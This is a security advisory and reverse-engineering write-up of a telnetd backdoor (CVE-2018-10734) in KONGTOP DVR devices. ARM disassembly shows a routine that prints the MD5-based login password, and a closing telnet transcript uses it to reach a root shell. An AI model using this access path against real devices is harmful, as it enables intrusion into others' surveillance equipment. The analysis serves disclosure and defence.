

kongtop dvr backdoor

(CVE-2018-10734)

Description:

There's a backdoor in the "KONGTOP DVR devices" product. KONGTOP A403 DVR devices contain a backdoor that prints the login password via a Print_Password.

The all DVR Using HiSilicon firmware.

Vulnerability version:

- KONGTOP D303 DVR
- KONGTOP D305 DVR
- KONGTOP D403 DVR
- KONGTOP A303 DVR
- KONGTOP A403 DVR


Linux kernel: hi3515-hi3531

Analysis:


The backdoor is stored in the Telnetd file. Telnetd is responsible for opening telnet and providing services. Here we can see the preparation of a series of services after opening the Telnet service.

```
STMFD    SP!, {R4-R11,LR}
MOV      R3, #0
SUB      SP, SP, #540
MOV      R4, R1
MOV      R0, #14          ; sig
LDR      R1, =sub_127D8    ; Handler Logintimeout
STRB     R3, [SP,#0x240+src]
BL       signal
MOV      R0, #0x3C        ; seconds
BL       alarm
BL       sub_A7FE4        ; Get user UID and Shell--/usr/bin
RSBS     R8, R0, #1
MOVCC    R8, #0
MOV      R0, #0xC
BL       sub_AD8B8        ; Open Process
MOV      R0, R4           ; param_R1
LDR      R1, =aFHP        ; Telnet f:H:P
ADD      R2, SP, #0x210   ; entrypt param_R3
ADD      R3, SP, #0x214
BL       sub_A4D8C
TST      R0, #1
MOV      R5, R0
BEQ      loc_129B0
```


And then judged the local environment.



Get user information



Goto Login



sub_12880() Create Login Cache

```

ADD    R7, SP, #452
MOV    R10, R0
ADD    R4, SP, #420
LDR    R0, [R3]        ; ident
BL     openlog
MOV    R1, #0          ; c
MOV    R2, #0x20       ; n
MOV    R0, R7          ; s
BL     memset
MOV    R1, #0          ; c
MOV    R2, #0x20       ; n
MOV    R0, R4          ; s
BL     memset
MOV    R1, R4
MOV    R0, R7
BL     sub_12880        ; Create Login Cache
UXTB   R1, R0
CMP    R1, #0
BNE    loc_12C10

```

In the end, Before returning the login user data, the program made an action that was to output the login password of Telnet. Here, for the sake of visualization, the function was changed to Print_Password. This function is the key point of this back door. This function prints the login password, and we follow the Print_Password function.

```

MOV    R11, R0
MOV    R0, R7          ; s
BL     strlen
RSB    R2, R11, #31
MOV    R1, R7          ; src
CMP    R2, R0
MOVCS  R2, R0          ; n
ADD    R0, R4, R11     ; dest
BL     memcpy
MOV    R0, R4          ; s
BL     strlen
MOV    R1, R9
MOV    R2, R0
MOV    R0, R4
BL     Print_Password  ; Print Password

```

As you can see, the function uses MD5 encryption and returns.

```

MOV    R4, #0
BL     sub_126B8
MOV    R0, SP
MOV    R1, R5
BL     sub_1276C        ; MD5
LDR    R0, =aPasswd    ; "passwd:"
BL     printf


```

```

loc_1284C          ; Print Password
LDRB   R1, [R5, R4]
ADD    R4, R4, #1
LDR    R0, =a02x       ; "%02x"
BL     printf
CMP    R4, #16
BNE    loc_1284C

```

Found DVR IP ,Telnet Login



```
Ca Telnet 84
passwd:c0c569628c288fa23db8ec6846038c1f
<none> login: root
Password:

BusyBox v1.16.1 (2015-05-08 11:11:33 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

Welcome to 
None of nfsroot found in cmdline.
[root@<none> root]#
```